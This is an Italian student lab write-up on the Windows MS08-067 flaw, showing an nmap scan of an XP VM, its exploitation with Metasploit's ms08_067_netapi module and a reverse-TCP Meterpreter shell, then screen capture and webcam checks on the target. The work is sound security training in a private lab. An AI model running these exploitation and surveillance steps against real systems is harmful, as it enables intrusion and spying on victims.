

S7 L3

Svolgimento Esercizio

Giulia Salani

MS08-067: definizione

MS08-067 è una vulnerabilità critica riscontrata nei sistemi operativi Windows.

Scoperta nel 2008, la vulnerabilità permetteva a un attaccante di eseguire codice malevolo a distanza, sfruttando un errore nel servizio Server di Windows. Questo exploit ha portato a un aumento degli attacchi informatici, compresi quelli di tipo worm, come Conficker. Microsoft ha rilasciato un aggiornamento di sicurezza per risolvere questa vulnerabilità, sottolineando l'importanza di mantenere i sistemi sempre aggiornati per garantire la sicurezza informatica.

MS08-067: esecuzione

Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

kali@kali: ~

File Actions Edit View Help

```
(kali@kali)-[~]  
$ nmap -sV 192.168.32.108  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 09:30 CET  
Nmap scan report for 192.168.32.108  
Host is up (0.0031s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE        VERSION  
135/tcp   open  msrpc          Microsoft Windows RPC  
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 20.19 seconds  
  
(kali@kali)-[~]  
$
```

Epixor Tab

TestV Tab


Prova

KALI LINUX

"the quieter you become, the more you are able to hear"

CTRL (DESTRA)

Partiamo con una scansione nmap della macchina target.



```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
(kali@kali)~-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

[ ASCII Art ]

+ -- --[ metasploit v6.3.50-dev ]
+ -- --[ 2384 exploits - 1235 auxiliary - 417 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08_067

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Lanciamo Metasploit.

Per questo exploit utilizziamo:

exploit/windows/smb/ms08_067_netapi

Lo abbiamo cercato con il comando **search** e indichiamo alla macchina di utilizzarlo tramite il comando **use**.

```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name Current Setting Required Description
RHOSTS 192.168.32.108 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.32.107 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Automatic Targeting

View the full module info with the info, or info -d command.


msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.32.108
RHOSTS => 192.168.32.108
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.32.107:4444
[*] 192.168.32.108:445 - Automatically detecting the target...
[*] 192.168.32.108:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.32.108:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.32.108:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.108
[*] Meterpreter session 1 opened (192.168.32.107:4444 -> 192.168.32.108:1031) at 2024-01-17 09:32:45 +0100

meterpreter >
```

Con **show options** controlliamo i parametri da impostare e con **set RHOSTS** impostiamo l'IP della macchina target.

Parte l'attacco e siamo nella shell di Meterpreter.



```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

Exploit target:

Id  Name
--  --
0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.32.108
RHOSTS => 192.168.32.108
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.32.107:4444
[*] 192.168.32.108:445 - Automatically detecting the target...
[*] 192.168.32.108:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.32.108:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.32.108:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.108
[*] Meterpreter session 1 opened (192.168.32.107:4444 -> 192.168.32.108:1031) at 2024-01-17 09:32:45 +0100

meterpreter > screengrab
[-] The "screengrab" command requires the "espia" extension to be loaded (run: 'load espia')
meterpreter > load espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/GjbsLSBD.jpeg
meterpreter >
```

Il comando **screengrab** ci permette di catturare uno screenshot della macchina target tramite Meterpreter.



Kali Linux copia di originale [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

kali@kali: ~

```
File Actions Edit View Help
100777/rwxrwxrwx 5632    fil 2008-04-14 14:00:00 +0200 write.exe
100666/rw-rw-rw- 82432   fil 2008-04-14 14:00:00 +0200 ws2_32.dll
100666/rw-rw-rw- 19968   fil 2008-04-14 14:00:00 +0200 ws2help.dll
100777/rwxrwxrwx 13824   fil 2008-04-14 14:00:00 +0200 wscntfy.exe
100777/rwxrwxrwx 155648  fil 2008-04-14 14:00:00 +0200 wscript.exe
100666/rw-rw-rw- 80896   fil 2008-04-14 14:00:00 +0200 wscsvc.dll
100666/rw-rw-rw- 148480  fil 2008-04-14 14:00:00 +0200 wscui.cpl
100666/rw-rw-rw- 615936  fil 2008-04-14 14:00:00 +0200 wsecedit.dll
100666/rw-rw-rw- 9216    fil 2008-04-14 14:00:00 +0200 wshatm.dll
100666/rw-rw-rw- 108032  fil 2008-04-14 14:00:00 +0200 wshbth.dll
100666/rw-rw-rw- 36864   fil 2008-04-14 14:00:00 +0200 wshcon.dll
100666/rw-rw-rw- 90112   fil 2008-04-14 14:00:00 +0200 wshext.dll
100666/rw-rw-rw- 14336   fil 2008-04-14 14:00:00 +0200 wship6.dll
100666/rw-rw-rw- 11776   fil 2008-04-14 14:00:00 +0200 wshisn.dll
100666/rw-rw-rw- 57392   fil 2008-04-14 14:00:00 +0200 wshit.dll
100666/rw-rw-rw- 7168    fil 2008-04-14 14:00:00 +0200 wshnetbs.dll
100666/rw-rw-rw- 135168  fil 2008-04-14 14:00:00 +0200 wshom.ocx
100666/rw-rw-rw- 19456   fil 2008-04-14 14:00:00 +0200 wshtcpip.dll
100666/rw-rw-rw- 41984   fil 2008-04-14 14:00:00 +0200 wsnmp32.dll
100666/rw-rw-rw- 24576   fil 2008-04-14 14:00:00 +0200 wsock32.dll
100666/rw-rw-rw- 50688   fil 2008-04-14 14:00:00 +0200 wstdecod.dll
100666/rw-rw-rw- 164352  fil 2008-04-14 14:00:00 +0200 wstpager.ax
100666/rw-rw-rw- 239616  fil 2008-04-14 14:00:00 +0200 wstrenderer.ax
100666/rw-rw-rw- 18432   fil 2008-04-14 14:00:00 +0200 wtsapi32.dll
100666/rw-rw-rw- 432128  fil 2008-04-14 14:00:00 +0200 wuapi.dll
100777/rwxrwxrwx 111616  fil 2008-04-14 14:00:00 +0200 wuauclt.exe
100777/rwxrwxrwx 168448  fil 2008-04-14 14:00:00 +0200 wuauclt1.exe
100666/rw-rw-rw- 162816  fil 2008-04-14 14:00:00 +0200 wuauclt.cpl
100444/r--r--r-- 749     fil 2022-07-15 15:05:59 +0200 wuauclt.cpl.manifest
100666/rw-rw-rw- 1135616  fil 2008-04-14 14:00:00 +0200 wuaueng.dll
100666/rw-rw-rw- 183808  fil 2008-04-14 14:00:00 +0200 wuaueng1.dll
100666/rw-rw-rw- 6656    fil 2008-04-14 14:00:00 +0200 wuauerv.dll
100666/rw-rw-rw- 114176  fil 2008-04-14 14:00:00 +0200 wucltui.dll
100777/rwxrwxrwx 32256   fil 2008-04-14 14:00:00 +0200 wupdmgr.exe
100666/rw-rw-rw- 32256   fil 2008-04-14 14:00:00 +0200 wups.dll
100666/rw-rw-rw- 120320  fil 2008-04-14 14:00:00 +0200 wuweb.dll
100666/rw-rw-rw- 384000  fil 2008-04-14 14:00:00 +0200 wzcdlg.dll
100666/rw-rw-rw- 52736   fil 2008-04-14 14:00:00 +0200 wzcsapi.dll
100666/rw-rw-rw- 483840  fil 2008-04-14 14:00:00 +0200 wzcsvc.dll
100666/rw-rw-rw- 91648   fil 2008-04-14 14:00:00 +0200 xactsrv.dll
100777/rwxrwxrwx 30720   fil 2008-04-14 14:00:00 +0200 xcopy.exe
100666/rw-rw-rw- 175736  fil 2008-04-14 14:00:00 +0200 xenroll.dll
040777/rwxrwxrwx 0        dir 2022-07-15 15:06:26 +0200 xircom
100666/rw-rw-rw- 121856  fil 2008-04-14 14:00:00 +0200 xmlite.dll
100666/rw-rw-rw- 129024  fil 2008-04-14 14:00:00 +0200 xmlprov.dll
100666/rw-rw-rw- 50176   fil 2008-04-14 14:00:00 +0200 xmlprovi.dll
100666/rw-rw-rw- 11776   fil 2008-04-14 14:00:00 +0200 xolehlp.dll
100666/rw-rw-rw- 449024  fil 2008-04-14 14:00:00 +0200 xpob2res.dll
100666/rw-rw-rw- 195072  fil 2008-04-14 14:00:00 +0200 xpsp1res.dll
100666/rw-rw-rw- 2962432  fil 2008-04-14 14:00:00 +0200 xpsp2res.dll
100666/rw-rw-rw- 774656  fil 2008-04-14 14:00:00 +0200 xpsp3res.dll
100666/rw-rw-rw- 339456  fil 2008-04-14 14:00:00 +0200 zipfldr.dll

meterpreter > webcam_list
[-] No webcam were found
meterpreter >
```

CTRL (DESTRA)

Con il comando `webcam_list` invece, chiediamo a Meterpreter di verificare la presenza di webcam sul sistema target.

Non vengono rilevate telecamere.